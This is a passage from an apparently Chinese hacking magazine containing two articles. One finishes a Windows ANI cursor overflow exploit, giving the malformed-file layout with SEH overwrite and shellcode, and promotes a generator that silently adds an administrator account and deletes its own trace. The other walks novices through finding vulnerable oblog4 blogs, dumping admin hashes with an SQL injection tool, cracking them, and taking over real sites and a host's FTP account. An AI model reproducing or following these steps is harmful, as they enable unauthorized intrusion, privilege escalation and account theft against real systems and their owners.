



图4





图5

因此，我们可以使用典型的覆盖异常处理方式来进行溢出，畸形文件的构造格式为：**／ 88字节ani文件头 ／ 1359个0xAA ／ jmp 04 (90 90 eb 04)／ 0x7ffa1571 ／ shellcode ／**。

就这样，我们把异常处理地址覆盖成了0x7ffa1571，即pop pop retn的地址，触发溢出后程序去执行这个“异常处理地址”，就可以按照如图6所示的方式执行到shellcode。

可能读者又要问了，这个溢出可不可以使用覆盖返回地址的方式来进行呢？答案是肯定的。而且覆盖返回地址的好处在于





图6

不会使Explorer挂掉（刚才因为我们覆盖了seh链，所以肯定会挂掉Explorer），就如同这个漏洞刚公开时流行的那款网马生成器一样，覆盖了两个字节的返回地址，由于不会使IE挂掉，

网马使用了两个伪装成jpg的ani文件，提高了成功率。

但是这里还有一个问题，我们的覆盖数据是从[ebp+3c]开始的，也就是说我们无法覆盖到当前函数的返回地址（[ebp+4]）的。我们覆盖的返回地址只能是上层函数的返回地址。在我测试时遇到了一个非常恶心的问题：我们的覆盖数据可以控制到eip，但这时却不能使用jmp esp指令来完成跳转，因为此时的esp并非指向eip后面的一个字节，而是要靠后一些（从当前函数返回到上层函数返回，esp肯定会有所变化），最糟糕的是这个位置的内容已经在前面的程序中被改变，我们无法控制。所以定位shellcode成了个问题，目前我还没有找到合适的指令来完成跳转。另外，这种情况下对shellcode的长度要求也很苛刻，要控制在100字节左右。

## 三、神功初成－工具才是王道

上边讲了这么多关于ANI漏洞分析的知识，大家都听累了吧？睡着的小菜鸟们醒一醒，打起精神，下面开始发工具了。为了方便实战应用，我特地写了款生成器，界面如图7所示。这个工具可以自动生成畸形ani文件，实现在打开目录时自动添加一个管理员，用来提权可是很方便的哟。而且生成的ani文件在Windows2K/XP/2K3下都有效。添加的帐号密码可以自己定制，还有一些其它功能："Delete this file while exploited"－－溢出成功后自动删除一个文件，一般是用来删除ani文件自身，如果不删除的话对方就很难再打开那个目录了，会引起怀疑的。"Raise the explorer"－－这个选项最好在Windows2000下使用，由于2000的Explorer崩溃后不会自动恢复，也会引起怀疑，选上这个后对方的感觉就是Explorer刷新了一下而已。对于WindowsXP和Windows2003来说，可以自动恢复Explorer，所以就不用选这项了。还有，和利用程序在一起的moudle文件夹必须放在ani.exe同一目录下，那个是ani文件的模板，少了就不能用了。




图7

如果大家在测试的时候没有成功的话，则可能有如下原因：1.系统已经打了ani补丁。2.WindowsXP和Windows2003的"数据执行保护"默认会阻止Explorer等系统程序执行堆栈。要关掉的话可以把c:\boot.ini中的execute=OptIn改成execute=AlwaysOff，然后重启系统就可以了。

工具刚刚写出来，实战机会就来了，好友"28度的冰"刚刚得到了一个Win2K服务器的shell，正在想办法提权，赶快去测试一下。生成好添加用户的ani文件，把它传到服务器上几个管理员经常访问的目录中，比如硬盘根目录，web目录等，如图8，由于Win2K没有数据执行保护，这招绝对是令管理员防不胜防的。然后我们就等着吧，管理员还挺勤快，第二天就把我们的帐号给添加上了，如图9。

最后我再来总结一下这个工具的应用：1.在文章开头提到的利用U盘来提权；2.在webshell中进行提权；3.通过共享、ftp、Winrar等来挂马。如果对方使用的是2000系统，没有数据执行保护，成功率可是非常高的哟！至于还能如何使用，就留给大家自己去挖掘吧！




图8




图9

**小编点评：**

本文的利用应该是非常简单的，直接使用作者编写好的工具生成特定的ANI文件，然后通过webshell上传到对方服务器的目录中，当对方管理员打开存在这个ANI文件的目录时，就会触发溢出，自动添加一个后门帐号，以实现提权！不过，因为文章中间涉及到了漏洞的分析，我仍然是将本文定为了四星。有兴趣的老鸟可以仔细阅读一下那些分析过程，而对于我们的菜鸟读者来讲，可以直接略过那部分，只关心工具的使用就可以了！

（文章中涉及到的溢出测试文件以及漏洞利用文件已经收录在光盘中）

# oblog4.0/4.5漏洞，菜鸟也来玩入侵

txcbg

这天下午我正在华夏的论坛上瞎逛，猛然看到了HE发的帖子："oblog通杀4.0、4.5漏洞 oday"。又有0day了，太好了。我是菜鸟，没啥技术，想入侵网站的话，我认为最好的方法就是利用牛人公布的0day利用工具了。

我们先来看一下这个漏洞，在oblog4的js.asp中会看到如下代码：

```
<!--#include file="conn.asp"-->
<!--#include file="inc/class_sys.asp"-->
<%
Dim oblog
set oblog=new class_sys
oblog.autoupdate=False

Sub show_posts()
Dim teamid,postnum,l,u,t
teamid=Request("tid")
postnum=n
l=CInt(Request("l"))
u=CInt(Request("u"))
t=CInt(Request("t"))
Dim rs,sql,sRet,sAddon
Sql="select Top " & postnum & " teamid,postid,topic,addtime,author,userid From oblog_teampost Where idepth=0 and isdel=0 "
If teamid<>"" And teamid<>"0" Then
  teamid=Replace(teamid,"|",",")
  Sql=Sql & " And teamid In (" & teamid & ") "
End If

sRet=sRet & "</ul>"
Response.write oblog.htm2js (sRet,True)
End Sub
```




图 1




图 2




图 3

从上边的代码中很明显可以看到TID没有经过过滤就直接递交给TEAMID了，而TEAMID只过滤了“|”就直接进入SQL。那么，如何利用这个漏洞来入侵网站呢？我是菜鸟，手工注入我可不会，于是只好耐心的等待利用工具的公布。晚上快11点的时候，漏洞利用工具终于千呼万唤始出来了。马上下载回来，工具的界面如图1所示。

如何寻找存在漏洞的blog呢，我打开yahoo（使用google或百度的人太多了，于是我选择了使用yahoo），搜索“powered by oblog4”，就会找到很多存在这个漏洞的blog。网址中带“/oblog4”的都可以测试一下，把搜索出来的网址复制到漏洞利用工具的“测试地址”一栏里，然后点“提交”按钮，如果成功的话，就会暴出管理员后台登录的用户名和密码的MD5值，如图2，暴出的管理员用户名和密码分别是admin和f8fd10f88d9d0746（MD5加密的）。

接下来，我们复制f8fd10f88d9d0746到在线MD5破解网站http://www.cmd5.com上猜解，很幸运，一下子就查出了密码formatyou（如果查不出来的话，只好再换一个网站了），如图3。

有了用户名和密码，我们就可以登录后台了。在http://www.jjyx.net/oblog4后面加上/admin/admin_login.asp，也就是后台的登录地址，输入我们得到的用户名和密码admin、formatyou，成功的进入了后台，如图4。

黑客入侵就是这么简单，不过，大家进入后台玩玩就行了，可千万别搞破坏哟。使用同样的方法，我总共进入了五六个oblog的后台。其中在查看一个网站的服务器组件配置信息时，看到了如图5所示的信息。




图 5

从图中可以判断出这是一个虚拟主机，其中zhang0315611就对应着这个网站的FTP帐号，我ping了一下网址，得到虚拟主机的IP地址为*.*.37.82，于是在“我的电脑”的地址栏里输入ftp://210.51.37.82，很幸运的弹出了FTP的登录窗口，用户名就输入zhang0315611，密码就填查到的blog后台的密码，成功的进入了，如图6。




图 4




图 6

现在不光是拿下了他的blog，还拿下了他的整个网站，好高兴啊。不过，其他几个网站使用这个方法却没有成功。

